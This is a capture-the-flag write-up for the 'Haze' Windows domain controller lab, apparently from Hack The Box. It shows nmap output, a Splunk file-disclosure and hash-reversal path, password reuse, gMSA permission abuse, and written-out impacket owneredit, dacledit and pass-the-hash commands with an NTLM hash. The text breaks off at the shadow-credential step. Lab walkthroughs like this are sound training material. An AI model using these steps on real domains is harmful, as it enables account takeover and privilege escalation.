Haze - Hard - Windows
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
# Nmap 7.95 scan initiated Sat Mar 29 23:42:42 2025 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.10.11.61
Nmap scan report for 10.10.11.61
Host is up (0.031s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-30 05:15:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
|_SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
|_SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
|_SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after:  2026-03-05T07:12:20
| MD5:   db18:a1f5:986c:1470:b848:35ec:d437:1ca0
|_SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8000/tcp  open  http          Splunkd httpd
|_http-favicon: Unknown favicon MD5: E60C968E8FF3CC2F4FB869588E83AFC6
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.10.11.61:8000/en-US/account/login?return_to=%2Fen-US%2F
|_http-server-header: Splunkd
8088/tcp  open  ssl/http      Splunkd httpd
|_http-server-header: Splunkd
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
|_SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
|_http-title: 404 Not Found
| http-robots.txt: 1 disallowed entry
|_/
8089/tcp  open  ssl/http      Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5:   82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
|_SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Splunkd
|_http-title: splunkd
| http-robots.txt: 1 disallowed entry
|_/
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
59044/tcp open  msrpc         Microsoft Windows RPC
59628/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
59630/tcp open  msrpc         Microsoft Windows RPC
59642/tcp open  msrpc         Microsoft Windows RPC
59647/tcp open  msrpc         Microsoft Windows RPC
59652/tcp open  msrpc         Microsoft Windows RPC
59665/tcp open  msrpc         Microsoft Windows RPC
59680/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-30T05:16:58
|_  start_date: N/A
|_clock-skew: 1h32m45s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 29 23:44:23 2025 -- 1 IP address (1 host up) scanned in 100.97 seconds
Splunk - File Disclosure
After doing the standard Windows enumeration and checking for low hanging fruit nothing of interest was found. Splunk is being hosted on the domain controller and its possible to access it via the web browser. It was not possible to login using common credentials. I could not find a way to enumerate the exact version of Splunk.

After researching the latest vulnerabilities for Splunk I eventually discovered a file disclosure. I used ChatGPT to generate a list of Splunks configuration files and then generated a list of file names. Using fuzzing techniques it was possible to determine which files could be read. Eventually after some trial and error I found the below configuration file which contained a username and hash value.
Researching Spunk Hashing Algorithm
Resource: https://github.com/HurricaneLabs/splunksecrets
Hashcat did not recognize the hash value and I could not find anything that matched in the example hashes output. After researching Splunk I discovered it uses various types of hashing algorithms. Prior to 7.2 it uses the legacy algorithm which produces a hash starting with $1$. Since version 7.2 onwards it uses a modern algorithm which produces a hash starting with $7$.
I found a project on GitHub called splunksecrets which is used to reverse the hash value. Splunk uses the contents of a file called splunk.secrets to salt the hash. The splunk.secrets file should be located in etc/auth/splunk.secret.
Reading Splunk Secrets
Below is a screenshot of a curl request which is taking advantage of the file disclosure to read the splunk secrets file.

Reversing Spunk Hash
It was possible to extract the users password using the tool as shown below.

SMB User Enumeration - Paul.Taylor

The credentials were valid for the user Paul.Taylor. Paul.Taylor has no access to any interesting shares. They also do not have the ability to create a remote session to the domain controller.

It was possible to enumerate other users by using netexec to bruteforce RID’s. The below screenshot shows the results.
LDAP Enumeration - Paul.Taylor

To get a better understanding of the domain controller it should be possible to use netexec to collect data for bloodhound. The below screenshot shows the successful outcome.

Password Reuse Test
I generated a list of valid usernames using the results from the RID scan and tested known passwords against all users. This turned out to be worthwhile because it discovered the password was reused for the mark.adams user.

SMB Enumeration - Mark.Adams
mark.adams has no interesting shares.

LDAP Enumeration - Mark.Adams
netexec was used to rerun the bloodhound data collection scan. The output was uploaded to the bloodhound ingestor.
WinRM Enumeration - Mark.Adams
mark.adams is able to login to the domain controller via WinRM as shown below.

Remote Access via WinRM - Mark.Adams

It was possible to remote into the domain controller as mark.adams. After checking the permissions for the user I noticed he was a member of a group called gMSA_Managers. The name of the group suggests this user might be able to read the GMSA hash of another user.
Enumerating Managed Accounts
Get-ADServiceAccount shows there is a managed account called Haze-IT-Backup$. The permissions show only Domain Admins can read the password.

Modifying Permissions
Set-ADServiceAccount was used to modify the PrincipalsAllowedToRetrieveManagedPassword value. The gMSA_Managers group allows members to modify this value. As shown below mark.adams has been added and should now be able to read the password for the Haze-IT-Backup$ managed account.

Reading GMSA Password - Haze-IT-Backup$
Below is a screenshot of netexec being used to read the NTLM hash of the managed account.

LDAP Enumeration - Haze-IT-Backup$
The hash was valid which meant it was possible to collect additional data for bloodhound as the Haze-IT-Backup$ user.

Reviewing Bloodhound Data

The below screenshot shows the most interesting path after the recent data was ingested. Haze-IT-Backup$ has ownership over the Support_Services group. Members of the Support_Services group have the ability to reset Edward.Martins password or add a credential link.
Modifying Permissions - OwnerEdit
After attempting to use pywhisker to perform a shadow credential attack against the edward.martin user I found out it would fail due to lack of permissions.Since haze-it-backup$ can write ownership to the Support_Services group it should be possible to resolve this issue.
The below snipper shows the command used to change the ownership of the group to include haze-it-backup$.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/…/haze/pywhisker/pywhisker/pywhisker]
└─$ impacket-owneredit -hashes 735c02c6b2dc54c3c8c6891f55279ebc:735c02c6b2dc54c3c8c6891f55279ebc -action write -new-owner 'haze-it-backup$' -target 'Support_Services' 'haze.htb'/'haze-it-backup$'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
[*] OwnerSid modified successfully!
Modifying Permissions - DACL WriteMembers
The below snipper shows the command used to grant WriteMember privileges to the haze-it-backup$ user.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/…/haze/pywhisker/pywhisker/pywhisker]
└─$ impacket-dacledit -action write -rights 'WriteMembers' -principal 'haze-it-backup$' -target-dn 'CN=SUPPORT_SERVICES,CN=USERS,DC=HAZE,DC=HTB' 'haze.htb'/'haze-it-backup$' -hashes 735c02c6b2dc54c3c8c6891f55279ebc:735c02c6b2dc54c3c8c6891f55279ebc

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250401-213909.bak
[*] DACL modified successfully!
Modifying Permissions - addmem
The below snipper shows the command used to add haze-it-backup$ to the Support_Services using a pass the hash technique.
1
2
3
4
┌──(kali㉿kali)-[~/…/haze/pywhisker/pywhisker/pywhisker]
└─$ pth-net rpc group addmem "Support_Services" "haze-it-backup$" -U "haze.htb"/"haze-it-backup$"%"735c02c6b2dc54c3c8c6891f55279ebc":"735c02c6b2dc54c3c8c6891f55279ebc" -S "dc01.haze.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Shadow Credential Attack - edward.martin
